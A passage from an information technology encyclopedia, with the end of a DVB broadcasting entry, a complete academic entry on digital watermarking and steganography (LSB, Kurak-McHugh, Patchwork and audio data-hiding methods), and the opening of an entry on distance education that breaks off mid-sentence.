ETSI. (1999). *EN 301 199 V1.2.1 (1999-06): DVB; interaction channel for local multi-point distribution systems (LMDS)*. Sophia-Antipolis, France: Author.

ETSI. (2000). *EN 301 790 V1.2.2 (2000-12): DVB; interaction channel for satellite distribution systems.* Sophia-Antipolis, France: Author.

ETSI. (2002a). *EN 301 958 V1.1.1 (2002-03): DVB; interaction channel for digital terrestrial television (RCT) incorporating multiple access OFDM*. Sophia-Antipolis, France: Author.

ETSI. (2002b). *TR 102 033 V1.1.1 (2002-04): DVB; architectural framework for the delivery of DVB services over IP-based networks.* Sophia-Antipolis, France: Author.

ETSI. (2003). *TS 102 812 V1.3.2 (2006-08): DVB; multimedia home platform (MHP) specification 1.0.3*. Sophia-Antipolis, France: Author.

ETSI. (2004a). *EN 300 744 V1.5.1 (2004-11): DVB; framing structure, channel coding and modulation for digital terrestrial television*. Sophia-Antipolis, France: Author.

ETSI. (2004b). *EN 301 192 V1.4.1 (2004-11): DVB; DVB specification for data broadcasting*. Sophia-Antipolis, France: Author.

ETSI. (2004c). *EN 302 304, V1.1.1 (2004-11): DVB; transmission system for handheld terminals (DVB-H)*. Sophia-Antipolis, France: Author.

ETSI. (2005). *TR 102 401 V1.1.1 (2005-05): DVB; transmission to handheld terminals (DVB-H); validation task force report*. Sophia-Antipolis, France: Author.

ETSI. (2006a). *EN 302 307, V1.1.2 (2006-06): DVB; second generation framing structure, channel coding and modulation systems for broadcasting, interactive services, news gathering and other broadband satellite applications (DVB-S2)*. Sophia-Antipolis, France: Author.

ETSI. (2006b). *TR 102 542 V1.1.1 (2006-11): DVB; guidelines for DVB IP phase 1 handbook.* Sophia-Antipolis, France: Author.

European Commission. (2002a). *Communication on eEurope 2005: An information society for all [COM(2002) 263 final, 28.05.2002]*. Brussels, Belgium: Author.

European Commission. (2002b). *List of standards and/or specifications for electronic communication networks, services and associated facilities and services* (interim issue) (2002/C 331/04), (Official Journal (OJ) C331/32, 31.12.2002, pp.32-49.) Brussels, Belgium: Author.

European Commission. (2003a). *Communication on barriers to widespread access to new services and applications of the information society through open platforms in digital television and third generation mobile communications [COM(2003) 410 final, 09.07.2003]*. Brussels, Belgium: Author.

European Commission. (2003b). *Communication on the transition from analogue to digital broadcasting (from digital "switchover" to analogue "switch-off") [COM(2003) 541 final, 19.07.2003]*. Brussels, Belgium: Author.

Fenger, C., & Elwood-Smith, M. (2000). *The fantastic broadband multimedia system.* Zug, Switzerland: The Fantastic Corporation.

Neale, J., Green, R., & Landovskis, L. (2001). Interactive channel for multimedia satellite networks. *IEEE Communications Magazine, 39*(3), 192-198.

Nera Broadband Satellite (NBS) A.S. (2002). *Digital video broadcasting return channel via satellite (DVB-RCS): Background book*. Oslo, Norway: Author.

Oxford Economic Research Associates Ltd. (Oxera). (2003). *Study on interoperability, service diversity and business models in digital broadcasting services*. Oxford, UK: Author.

Reimers, U. (2000). *Digital video broadcasting: The international standard for digital television.* Berlin, Heidelberg/New York: Springer-Verlag. ISBN 3-540-60946-6.

UK's Consumers' Association. (2001). *Turn on, tune in, switched off: Consumers attitudes to digital TV*. London: Consumer's Association Report.

Van Valkenburg, M.E., & Middleton, W.M. (2001) *Reference data for engineers: Radio, electronics, computer, and communications.* Boston: Newnes.

Watson-Brown, A. (2005, January). Interoperability, standards and sustainable receiver markets in the European Union. EBU Technical Review, 301, 1-16. Retrieved on October 16, 2007 from http://www.ebu.ch/en/technical/trev/trev_301-contents.html.

KEY TERMS

Baseband: 1) In radio communications systems, the range of frequencies, starting at 0 Hz (DC) and extending up to an upper frequency as required to carry information in electronic form, such as a bitstream, before it is modulated onto a carrier in transmission or after it is demodulated from a carrier in reception. 2) In cable communications, such as those of a local area network (LAN), a method whereby signals are transmitted without prior frequency conversion.

Carrier: A transmitted signal that can carry information, usually in the form of modulation.

Digital Television: The term adopted by the FCC to describe its specification for the next generation of broadcast television transmissions. DTV encompasses both HDTV and STV.

DVB: Abbreviation for digital video broadcasting; originally meant television broadcasting using digital signals (as opposed to analogue signals), but now refers to broadcasting all kinds of data as well as sound, often accompanied by auxiliary information and including bidirectional communications.

ETSI: European Telecommunications Standards Institute. An organization promulgating engineering standards for telecommunications equipment; secretariat at Valbonne, France (http://www.etsi.org/).

High-Definition Television (HDTV): A new type of television that provides much better resolution than current televisions based on the NTSC standard. There are several competing HDTV standards, which is one reason that the new technology has not been widely implemented. All of the standards support a wider screen than NTSC and roughly twice the resolution. To pump this additional data through the narrow TV channels, images are digitalized and then compressed before they are transmitted and then decompressed when they reach the TV. HDTV can offer bit rates within the range of 20-30 Mbit/s.

Interaction Channel (IC): A bidirectional channel established between the service provider and the user for interaction purposes.

Low Definition Television (LDTV): A type of television providing a quality of image usually compared to VHS; this practically corresponds to the collection of television fragments videotaped directly from the TV screen. The bit rate offered is 1.5 Mbit/s (1.15 Mbit/s for the video only), which corresponds to the bit rate offered by the original standard MPEG-1.

MPEG-2: Refers to the standard ISO/IEC 13818. Systems coding is defined in Part 1. Video coding is defined in Part 2. Audio coding is defined in Part 3.

Multimedia Home Platform (MHP): A DVB project to devise specifications for a home network architecture and a next-generation open set-top box using a standardized interactive application program interface; Web site at http://www.mhp.org/.

Quadrature Amplitude Modulation (QAM): Method of modulating digital signals onto a radio-frequency carrier signal involving both amplitude and phase coding.

Digital Watermarking and Steganography

Kuanchin Chen
Western Michigan University, USA

INTRODUCTION

Sharing, disseminating, and presenting data in digital format is not just a fad, but it is becoming part of our life. Without careful planning, digitized resources could easily be misused, especially those that are shared across the Internet. Examples of such misuse include use without the owner's permission, and modification of a digitized resource to fake ownership. One way to prevent such behaviors is to employ some form of copyright protection technique, such as digital watermarks.

Digital watermarks refer to the data embedded into a digital source (e.g., images, text, audio, or video recording). They are similar to watermarks in printed materials as a message inserted into the host media typically becomes an integral part of the media. Apart from traditional watermarks in printed forms, digital watermarks may also be invisible, may be in the forms other than graphics, and may be digitally removed.

INFORMATION HIDING, STEGANOGRAPHY, AND WATERMARKING

To many people, information hiding, steganography, and watermarking refer to the same set of techniques to hide some form of data. This is true in part because these terms are closely related to each other, and sometimes they are used interchangeably.

Information hiding is a general term that involves message embedding in some host media (Cox, Miller, & Bloom, 2002). The purpose of information hiding is to make the information imperceptible or to keep the existence of the information secret. Steganography means "covered writing," a term derived from the Greek literature. Its purpose is to conceal the very existence of a message. Digital watermarking, however, embeds information into the host documents, but the embedded information may be visible (e.g., a company logo), or invisible (in which case, it is similar to steganography).

Steganography and digital watermarking differ in several ways. First, the watermarked messages are related to the host documents (Cox et al., 2002). An example is the ownership information inserted into an image. Second, digital watermarks do not always have to be hidden. See Taylor, Foster, and Pelly (2003) for the applications of visible watermarks. However, visible watermarks are typically not considered steganography by definition (Johnson & Jajodia, 1998). Third, watermarking requires additional "robustness" in its algorithms. Robustness refers to the ability of a watermarking algorithm to resist from removal or manipulation attempts (Acken, 1998; Craver, Perrig, & Petitcolas, 2000). This characteristic deters attackers by forcing them to spend an unreasonable amount of computation time and/or by inflicting an unreasonable amount of damage to the watermarked documents in the attempts of watermark extraction. Figure 1 shows that there are considerable overlaps in the meaning and even the application of the three terms. Many of the algorithms in use today are, in fact, shared among information hiding, steganography, and digital watermarking. The difference relies largely on "the intent of use" (Johnson & Jajodia, 1998). Therefore, discussions in the rest of the article on watermarking also apply to steganography and information hiding, unless specifically mentioned otherwise.

To be consistent with the existing literature, a few common terms are described below. *Cover work* refers to the host document (text, image, multimedia, or other media content) that will be used to embed data. The data to be embedded is called the *watermark* and may be in the form of text, graphic, or other digital format. The result of this embedding is called a *stego-object*.

CHARACTERISTICS OF EFFECTIVE WATERMARKING ALGORITHMS

Watermarking algorithms are not created equal. Some will not survive from simple image processing operations, while others are robust enough to deter attackers from some forms of modifications. Effective and robust

Figure 1. Information hiding, steganography, and digital watermarking




image watermarking algorithms should meet the following requirements:

- **Modification tolerance:** They must survive common document modifications and transformations (Berghel, 1997; Zheng, Liu, Zhao, & Saddik, 2007);
- **Ease of authorized removal:** They must be detectable and easily removable by authorized users (Berghel, 1997); and
- **Difficulty for unauthorized modifications:** They also must be difficult enough to discourage unauthorized modifications.

In addition to the above requirements for image watermarking algorithms, Mintzer, Braudaway, and Bell (1998) suggest the following for watermarking digital motion pictures:

- **Invisibility:** The presence of the watermark should not degrade the quality of motion pictures;
- **Unchanged compressibility:** The watermark should not affect the compressibility of the media content; and
- **Low cost:** Watermark algorithms may be implemented in the hardware as long as they only add insignificant cost and complexity to the hardware manufacturers.

The main focus of these requirements concerns the capabilities of watermarking algorithms to survive various attacks or full/partial changes to the stego-object. However, the fundamental requirement for most algorithms is unobtrusiveness. Unless the goal of using an algorithm is to render the host medium unusable or partially unavailable, many watermarking algorithms will not produce something perceptibly different from the cover work. However, theoretically speaking, stego-objects are hardly the same as the cover work when something is embedded into the cover work.

When it comes to watermarking text documents, most of the above requirements apply. A text watermarking algorithm should not produce something that is easily detectable or render the resulting stego-object illegible. Different from many image or multimedia watermarking techniques which produce imperceptible watermarks, text watermarking techniques may render a visible difference if the cover work and stego-object are compared side by side.

DIGITAL WATERMARKS IN USE

Authentication of the host document is one important use of digital watermarks. In this scenario, a watermark is inserted into the cover work resulting in a stego-object. Stripping off the watermark should yield the original cover work. Common uses of authentication watermarks include verification of object content (Mintzer, Braudaway, & Bell, 1998), and copyright protection (Acken, 1998). The general concept of watermarking works in the following way.

$\boldsymbol{W} + \boldsymbol{M} \rightarrow \boldsymbol{S}$, where $\boldsymbol{W}$ is the cover work, $\boldsymbol{M}$ is the watermark, and $\boldsymbol{S}$ is the stego-object. The + operator embeds the watermark $\boldsymbol{M}$ into the cover work $\boldsymbol{W}$, producing the stego-object $\boldsymbol{S}$. (1.1)

The properties of watermarks used for authentication imply the following:

$$\boldsymbol{S} - \boldsymbol{M'} = \boldsymbol{W'},\ \boldsymbol{W'} \cong \boldsymbol{W} \text{ and } \boldsymbol{M'} \cong \boldsymbol{M}, \qquad (1.2)$$

where $\boldsymbol{S}$ is the stego-object, $\boldsymbol{M'}$ is the watermark to be stripped off from $\boldsymbol{S}$, $\boldsymbol{W'}$ is the object with the $\boldsymbol{M'}$ stripped off. Theoretically, $\boldsymbol{W'}$ cannot be the same as $\boldsymbol{W}$ since most watermarking algorithms permanently change $\boldsymbol{W}$. However, invisible or imperceptible watermarks typically render an object that is perceived the same as the cover work in human eyes or ears. For this reason, the $\boldsymbol{W'}$ and $\boldsymbol{W}$ should be "perceived" as identical or similar. As (1.2) concerns watermarking for authentication, the main requirement is that the decoded watermark $\boldsymbol{M'}$

should be the same as the original watermark $\boldsymbol{M}$ for the authentication to work. In a more complex scenario similar to the concept of public key cryptography, a watermark can be considered as a "key" to lock or encrypt information, and another watermark will be used to unlock or decrypt the information. The two watermarks involved may bear little or no relationship with each other. Therefore, the $\boldsymbol{M'} \cong \boldsymbol{M}$ requirement may be relaxed for this scenario.

Watermarks can also be used in systems that require non-repudiation (Mintzer et al., 1998). Non-repudiation means a user cannot deny that something is created for him or by him. An example is that multiple copies of the cover work need to be distributed to multiple recipients. Before distribution, each copy is embedded with an identification watermark uniquely for the intended recipient. Unauthorized redistributions by a recipient can be easily traced since the watermark in his copy reveals his identity. This model implies the following:

$$\boldsymbol{W} + \boldsymbol{M}_{\{1, 2, ..., n\}} \rightarrow \boldsymbol{S}_{\{1, 2, ..., n\}}, \tag{1.3}$$

where $\boldsymbol{M}_1$ is the watermark to be inserted into the copy for the first recipient, $\boldsymbol{M}_2$ is for the second recipient, and so on. $\boldsymbol{S}_1$ is the stego-object sent to the first recipient, and so on.

Generally watermarks are expected to meet the robust requirements stated above, but in some cases a "fragile" watermark is preferred. Nagra, Thomborson, and Collberg (2002) suggest that software licensing could be enhanced with a licensing mark – a watermark that embeds information in software, controlling how the software is used. In this scenario, a decryption key is used to unlock the software or grant use privileges. If the watermark is damaged, the decryption key should become ineffective; thus the user is denied access to certain software functions or to the entire software. The fragility of the watermark in this example is considered more of a feature than a weakness.

Since the robust requirement is difficult to meet, some studies (e.g., Kwok, 2003) started to propose a model similar to the digital certificates and certificate authorities in the domain of cryptography. A watermark clearance center is responsible for resolving watermarking issues, such as judging the ownership of a cover work. This approach aims at solving the deadlock problem where a pirate inserts his watermark in publicly-available media and claims the ownership of such media.

CONCEALMENT IN DATA SOURCES

As information hiding, steganography, and digital watermarking continue to attract research interests, the number of proposed algorithms mushrooms accordingly. It is difficult to give all algorithms a comprehensive assessment due to the limited space in this article. Nonetheless, this section provides a brief overview of selected watermarking algorithms. The intent of this section is to offer the readers a basic understanding of information-hiding techniques.

Hiding Information in Text Documents

Information-hiding techniques in plain text documents are very limited and susceptible to detection. Slight changes to a word or an extra punctuation symbol are noticeable to casual readers. With formatted text documents, the formatting styles add a wealth of options to the information-hiding techniques. Kankanhalli and Hau (2002) suggest the following watermarking techniques for electronic text documents:

- **Line shift encoding:** Vertical line spacing is changed to allow for message embedding. Each line shift may be used to encode one bit or more of data. This method works best in formatted text documents;
- **Word shift encoding:** Word spacing is changed to allow for message embedding. As with line shift encoding, word shift encoding is best suited in formatted text documents;
- **Feature encoding:** In formatted text documents, features and styles (such as font size, font type, and color) may be manipulated to encode data;
- **Inter-character space encoding:** Spacing between characters is altered to embed data. This approach is most suited for human languages, such as Thai, that no large inter-character spaces are used;
- **High-resolution watermarking:** A text document is programmed to allow for resolution alteration so that a message can be embedded;
- **Selective modifications of the document text:** Multiple copies of a master document are made with modifications to a portion of the text. The text portion selected for modification is worded differently but with the same meaning so that each copy of the master document receives its

own unique wording or word modifications in the selected text segments; and
- Other embedding techniques to aid in encoding and decoding of watermarks.

Although many of the above text watermarking techniques proposed by Kankanhalli and Hau require the availability of text formatting features (font size, color, spacing, etc.), some limited watermarking is still possible in the absence of text formatting features. For example, the host text document may be composed in a way that hides text characters at certain locations of words without distortion of the meaning of the host document.

Watermarking Images

The simplest algorithm of image watermarking is the least significant bit (LSB) insertion. This approach replaces the LSBs of the three primary colors (i.e., red, green, and blue) in those selected pixels with the watermark. To hide a single character in the LSBs of pixels in a 24-bit image, three pixels have to be selected. Since a 24-bit image uses a byte to represent each primary color of a pixel, each pixel then offers three LSBs available for embedding. A total of three pixels (9 LSBs) can be used to embed an 8-bit character, although one of the nine LSBs is not used. Figure 2 shows the LSB algorithm hiding the message "Digital watermarking is a fun topic" in an image. Even with the message hidden in the image, the stego-object is imperceptibly similar to the cover work. Figure 2(c) highlights those pixels that contain the text message and Figure 2(d) magnifies the upper-right corner of Figure 2(c) by 300%. The LSB insertion, although simple to implement, is vulnerable to slight image manipulation. Cropping, slicing, filtering, and transformation may all destroy the information hidden in the LSBs (Johnson & Jajodia, 1998).

The Kurak-McHugh model (Kurak & McHugh, 1992) offers a way to hide an image into another one. The main idea is that the *n* LSBs of each pixel in the cover work are replaced with the *n* most significant bits (MSBs) from the corresponding pixel of the watermark image. Figure 3 shows an extended version of the Kurak-McHugh model. The extension allows for embedding watermark MSBs into randomly-selected pixels in the cover work. The Figure also shows that the more MSBs are embedded, the coarser the resulting stego-object, and vice versa.

A similar approach to embed text messages in a cover work is proposed in Moskowitz, Longdon, and Chang (2001). The eight bits of each character in a text message are paired. Each pair of bits is then embedded in the two LSBs of a randomly-selected pixel. A null byte is inserted into the cover work to indicate the end of the embedded message.

The Patchwork algorithm (Bender, Gruhl, Morimoto, & Lu, 1996) hides data in the difference of luminance between two "patches." The simplest form of the algorithm randomly selects a pair of pixels. The brightness of the first pixel in the pair is raised by a certain amount, and the brightness of the second pixel in the pair is lowered by another amount. This allows for embedding of "1," while the same process in reverse is used to embed a "0." This step continues until all bits of the watermark message are embedded. An extension of Patchwork includes treating patches of several points rather than single pixels. This algorithm is more robust to survive several image modifications, such as cropping, and gamma and tone scale correction.

Watermarking Other Forms of Media

Techniques for watermarking other types of media are also available in the literature. Bender et al. (1996) suggest several techniques for hiding data in audio files:


- **Low-bit encoding:** Analogues to the LSB approach in watermarking image files; the low-bit encoding technique replaces the LSB of each sampling point with the watermark;
- **Phase coding:** The phase of an initial audio segment is replaced with a reference phase that represents the data to be embedded. The phase of subsequent segments is adjusted to preserve the relative phase between segments; and
- **Echo data hiding:** The data are hidden by varying the initial amplitude, decay rate, and offset parameters of a covert work. Changes in these parameters introduce mostly inaudible/imperceptible distortions. This approach is similar to listening to music CDs through speakers where one listens not just to the music but also to the echoes caused by room acoustics (Gruhl, Lu, & Bender, 1996). Therefore, the term "echo" is used for this approach.

Figure 2. Text watermarked into an image

(a) Lena. *Courtesy of the Signal and Image Processing Institute at the University of Southern California.*

(b) Lena with the message "Digital watermarking is a fun topic" hidden.

(c) Figure 2(b) with selected pixels highlighted in color.



(d) The upper right corner of Figure 2(c) zoomed 300%. Colored dots are pixels with information embedded.

Media that rely on the internal cohesion to function properly have an additional constraint to watermarking algorithms. For example, software watermarking algorithms face an initial problem of location identification for watermarks. Unlike image files, an executable file offers very limited opportunities (e.g., some areas in the data segment) for watermarking. Interested readers of software watermarking should review Collberg and Thomborson (1999), Collberg and Thomborson (2002), Koushanfar, Hong, and Potkonjak (2005), and Hirohisa (2007). Another example of media requiring internal cohesion is relational databases, in which case certain rules, such as database integrity constraints and requirements for appropriate keys, have to be maintained (Sion, Atallah, & Prabhakar, 2003).

To increase the level of security, many watermarking algorithms involve selection of random pixels (or locations) to embed watermark bits. The process may begin with a carefully-selected password as the "seed" to initialize the random number generator (RNG). The RNG is then used to generate a series of random numbers (or locations) based on the seed. The decoding process works in a similar way, using the right password to initialize the RNG to locate the correct pixels/locations that have information hidden.

CONCLUSION

Information hiding and the related techniques have received much interest in the last decade. Many algorithms strive to achieve a balance between the embedding capacity (bandwidth) and resistance to modification of the stego-objects (the robustness requirement). Algorithms with high capacity of data concealment may be less robust, and vice versa. However, robust algorithms are not applicable nor needed for applications such as the licensing problem in which fragility of watermarks is preferred. Furthermore, the whole set of watermarking techniques assume that a cover work can be modified without perceptible degradation or damage to the cover work. For digital contents that cannot tolerate even minor changes without suffering from quality degradation, many information hiding techniques may be limited.


Once an embedding technique is known, an attacker may be able to retrieve the watermark, and therefore the goal of hiding fails. The information hiding community has also recommended bridging steganography with cryptography (Anderson & Petitcolas, 1998). In this combination, a watermark message is encrypted before being embedded into a cover work. However, this also introduces the computation speed versus

Figure 3. Watermark as an image—The extended Kurak-McHugh model

(a) Arctic Hare. *Courtesy of Robert E. Barber, Barber Nature Photography.* This image will be used as the watermark to be embedded in Figure 2(a).

(b) Extended Kurak-McHugh model. Lena with four MSBs of Figure 3(a) embedded.

(c) Arctic Hare extracted from Figure 3(b).



(d) Lena with six MSBs of Figure 3(a) embedded.

(e) Arctic Hare extracted from Figure 3(d).

(f) Lena with two MSBs of Figure 3(a) embedded.

(g) Arctic Hare extracted from Figure 3(f).

key distribution tradeoff that is currently present in cryptographic algorithms. Generally, secret key cryptographic algorithms, although faster to compute, require that the encryption/decryption key be distributed securely. Conversely, public key cryptographic algorithms impose a longer computation time, but ease the key distribution problem. Information hiding will undoubtedly attract more research, especially in the area of developing robust algorithms that can survive through data transformations (e.g., scaling, translation, rotation, and cropping). Such algorithms are beginning to emerge (e.g., Zheng et al., 2007), and more will become available in the near future.

REFERENCES

Acken, J. M. (1998). How watermarking adds value to digital content. *Communications of the ACM, 41*(7), 74-77.

Anderson, R. J., & Petitcolas, F. A. P. (1998). On the limits of steganography. *IEEE Journal of Selected Areas in Communications, 16*(4), 474-481.

Bender, W., Gruhl, D., Morimoto, N., & Lu, A. (1996). Techniques for data hiding. *IBM Systems Journal, 35*(3-4), 313-336.

Berghel, H. (1997). Watermarking cyberspace. *Communications of the ACM, 40*(11), 19-24.

Collberg, C., & Thomborson, C. (1999). Software watermarking: Models and dynamic embeddings. *Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, San Antonio, TX* (pp. 311-324).

Collberg, C., & Thomborson, C. (2002). Watermarking, tamper-proofing, and obfuscation - Tools for software protection. *IEEE Transactions on Software Engineering, 28*(8), 735-746.

Cox, I. J., Miller, M. L., & Bloom, J. A. (2002). *Digital watermarking*. London: Academic Press.

Craver, S., Perrig, A., & Petitcolas, F. A. P. (2000). Robustness of copyright marking systems. In S. Katzenbeisser & F. A. P. Petitcolas (Eds.*), Information hiding: Techniques for steganography and digital watermarking* (pp. 149-174). Norwood, MA: Artech House.

Gruhl, D., Lu, A., & Bender, W. (1996). Echo data hiding. *Proceedings of the International Workshop on Information Hiding* (pp. 295-315).

Hirohisa, H. (2007). Crocus: A steganographic filesystem manager. *Proceedings of the 2nd ACM Symposium on Information, Computer, and Communications Security, ASIACCS 2007* (pp. 344-346).

Johnson, N. F., & Jajodia, S. (1998). Exploring steganography: Seeing the unseen. *IEEE Computer*, (February), 26-34.

Kankanhalli, M. S., & Hau, K. F. (2002, January-April). Watermarking of electronic text documents. *Electronic Commerce Research, 2*(1-2), 169-187.

Koushanfar, F., Hong, I., & Potkonjak, M. (2005). Behavioral synthesis techniques for intellectual property protection. *ACM Transactions on Design Automation of Electronic Systems, 10*(3), 523-545.

Kurak, C., & McHugh, J. (1992). A cautionary note on image downgrading. *Proceedings of the Computer Security Applications Conference, San Antonio, TX* (pp. 153-159).

Kwok, S. H. (2003). Watermark-based copyright protection system security. *Communications of the ACM, 46*(10), 98-101.

Mintzer, F., Braudaway, G. W., & Bell, A. E. (1998). Opportunities for watermarking standards. *Communications of the ACM, 41*(7), 56-64.

Nagra, J., Thomborson, C., & Collberg, C. (2002). A functional taxonomy for software watermarking. *Proceedings of the Twenty-Fifth Australasian Conference on Computer Science, Melbourne, Victoria, Australia: Vol. 4* (pp. 177-186).

Sion, R., Atallah, M., & Prabhakar, S. (2003). Rights protection for relational data. *Proceedings of the 2003 ACM SIGMOD, June 9-12, San Diego, CA* (pp. 98-109).

Taylor, A., Foster, R., & Pelly, J. (2003). Visible watermarking for content protection. *SMPTE Motion Imaging*, (February/March), 81-89.

Zheng, D., Liu, Y., Zhao, J., & Saddik, A. (2007). A survey of RST invariant image watermarking algorithms. *ACM Computing Surveys, 39*(2), 1-90.

KEY TERMS

Cover Work: The host media in which a message is to be inserted or embedded

Cryptography: A study of making a message secure through encryption; secret key and public key are the two major camps of cryptographic algorithms. In secret key cryptography, one key is used for both encryption and decryption, while in public key cryptography, two keys (public and private) are used.

Digital Watermarking: This concerns the act of inserting a message into a cover work. The resulting stego-object can be visible or invisible.

Information Hiding: The umbrella term referring to techniques of hiding various forms of messages into cover work

Least Significant Bit (LSB): An LSB refers to the last or the right-most bit in a binary number. It is called LSB because changing its value will not dramatically affect the resulting number.

Steganography: Covered writing; it is a study of concealing the existence of a message.

Stego-Object: This is the cover work with a watermark inserted or embedded.

Distance Education

Carol Wright
The Pennsylvania State University, USA

INTRODUCTION

The term distance education is used to describe educational initiatives designed to compensate for and diminish distance in geography or distance in time. The introduction of technology to distance education has fundamentally changed the delivery, scope, expectations, and potential of distance education practices. Technology and electronic communications are becoming exponentially more embedded in every facet of daily life, including business, the professions, and education, a normalization which continues to facilitate and enhance distance education delivery. Ubiquitous advertisements for online courses and degree programs are a testament to an expanded audience and increasing enrollments.

Components of e-learning first adopted by distance education have since been adopted by the traditional education community. So pervasive are the application of new information and communication technologies to education delivery that the terms distance education, e-learning, and blended learning have become conflated. It is important that the clear distinctions between them are understood. Distance education represents an environment where the student and the instructor are separated; blended learning is any combination of electronic media or tools that supplement but do not replace face-to-face learning; e-learning is the application of technology to an instructional module or lesson. The relationship between these approaches is dynamic and may further blur, but distinctions will always remain.

Distance education programs are offered at all levels, including primary, secondary, higher, and professional education. The earliest antecedents of distance education at all levels are found worldwide in programs described most commonly as correspondence study, a print-dependent approach prolific in geographic areas where distance was a formidable obstacle to education. As each new technology over the last century became more commonly available, it was adopted by educational practitioners eager to improve communication and remove barriers between students and teachers.

BACKGROUND

Each developmental stage of technology incorporated elements of the old technology while pursuing new ones. Thus, early use of technology involved telephone, television, radio, audiotape, videotape, and primitive applications of computer-assisted learning to supplement print materials. The next iteration of distance education technologies, facilitating interactive conferencing capabilities included teleconferencing, audio teleconferencing, and audiographic communication. Rapid adoption of the Internet and electronic communication has supported enhanced interactivity for both independent and collaborative work, access to dynamic databases, and the ability for students to create as well as assimilate knowledge. The rapid and pervasive incorporation of technology into all levels of education has been to a significant degree led by those involved in distance education. Virtual universities have evolved worldwide to offer comprehensive degrees. Yet, the technological advances are a threat to those who find themselves on the wrong side of the digital divide. As distance delivery programs have increasingly incorporated technology, the term distance education has been used to distinguish them from more traditional, nontechnology-based correspondence programs. As traditional resident higher education programs have adopted many of the technologies first introduced in distance education programs, the strong divisions between distance and resident programs have become increasingly blurred and have resulted in growing respect for distance education programs. In postsecondary education, technology-based distance education has gradually evolved into a profitable and attractive venture for corporations, creating strong competition for academic institutions. The involvement of the for-profit sector in the delivery of technical, professional, and academic degrees and certificates has, in turn, been a driving force in the renewed discussion of perennial higher education academic issues such as the nature of the learning and teaching experience; educational assessment; academic and professional accreditation; the delivery of student support services such as libraries, computing, and counseling services; and faculty issues such as promotion and tenure, workload, and compensation.

GROWTH IN ONLINE LEARNING

According to the Sloan Consortium, U.S. online enrollments have continued to grow at rates far in excess of the total higher education student population. Nearly 20% of all U.S. higher education students took at least one online course in 2006, a 9.7% growth rate for online enrollments, compared with 1.5% growth of the overall higher education student population. Two-year associate's institutions have the highest growth rates, while baccalaureate institutions have had the lowest growth rates. Increasing demand and growth is anticipated, although at slower rates.

DISTANCE EDUCATION APPLICATIONS

In the primary and secondary environment, distance education is a successful solution for resource sharing for school districts unable to support specialized subject areas, students with mental or physical disabilities who are temporarily or permanently homebound, students with difficulties in a traditional classroom environment, repeat students in summer school classes, advanced-placement students who are able to access college-level programs, adults seeking to complete GED requirements, and the increasing numbers of families who choose a home-schooling option. In the college and university environment, distance education is an attractive option for adult and nontraditional students, students who need to be away from campus for a semester, or those who have difficulties scheduling required courses in resident programs. Distance education delivery options have become a common dimension of almost all traditional institutions. For-profit entities are becoming a dominant force in the distance education arena as education evolves into a commodity, especially for advanced professional education and training, because of their ability to target the marketplace. With the certain need for continuing education and training across government, industry, business, higher education, and health care; the increasing affordability of technologies; and the growing demand for "just-in time," on-demand delivery, distance education promises to be the answer for those who want and need the learning experience and necessary content delivered to their desktops at home or at their place of employment.

TECHNOLOGIES SUPPORTING DISTANCE EDUCATION

Distance technologies involve transmitting combinations of voice, video, and data. The amount of bandwidth available determines the transmission capacity. More expensive, large-bandwidth systems include microwave signals, fiber optics, or wireless systems. Advanced distance education technologies include network infrastructures, real-time protocols, broadband and wireless communication tools, multimedia-streaming technology, distributed systems, mobile systems, multimedia-synchronization tools, intelligent tutoring, individualized distance learning, automatic FAQ (frequently asked question) reply methods, and copyright-protection and authentication mechanisms.

Newer generation tools support the convergence of Internet connectivity with the functionality of traditional multimedia authoring tools, and provide suites of applications, bundled authoring and graphic software, and communications and tracking software that enable the production of sophisticated applications. Second-generation emerging technology tools such as wikis, blogs, podcasts, and social software applications support user-generated content and constructivist learning environments. Educational gaming initiatives, including massively multiplayer online (MMO) games, will support even more collaborative environments. Even as more content is developed, much is lost to format obsolescence. Greater attention must be given to "reusable learning objects" to assure reuse and compatibility of content.

The network architecture determines the extent and flexibility of delivery. Discrete systems for Web support, course postings, course delivery, collaboration, discussion, and student support services are being replaced by Web-based learning-management or course-management systems that fully integrate all dimensions of the teaching-learning experience. These systems are supported by a network of networks that include hardware, software applications, and licensing; they connect intranets and off-campus, regional, national, and international networks. Wireless networks are rapidly expanding on multiple levels, including smaller personal-area networks with increased speed, wireless local-area networks (WLANS/WiFi) that serve confined spaces such as office buildings or libraries, metropolitan-area networks (WMANs) that connect buildings over a broader geographic area, and third-generation wireless cellular voice infrastructure that can transmit data. Internet2 is a consortium of 206 universities in partnership with industry and government to develop and deploy advanced network applications and technologies, and it is a primary factor in the implementation of technological advances in distance and higher education. Another initiative, National LambdaRail (NLR), is composed of U.S. research universities and private-sector technology companies to provide a national-scale infrastructure for research and experimentation in next generation networking technologies and applications, and to solve challenges of network architecture, end to-end performance, and scaling. An initiative to merge Internet2 with National LambdaRail failed in late 2007. Distance education delivery systems are commonly divided into two broad types: synchronous or asynchronous. Synchronous delivery requires that all participants—students, teachers, and facilitators—be connected at the same time with the ability to interact, transmit messages, and respond simultaneously. Online chat and interactive audio or video conferencing provide real-time interaction. The requirement that all participants come together at the same time, however, increases time constraints and decreases individual flexibility. Asynchronous delivery defines the anytime, anywhere experience where all participants work independently at times convenient to them, and it includes methods such as online discussion boards, e-mail, and video programming. The absence of immediate interaction with the teacher or other students is often criticized because of the isolation of participants, but this is acceptable for certain content areas and for adult or self-motivated learners. Sophisticated course design often seeks to 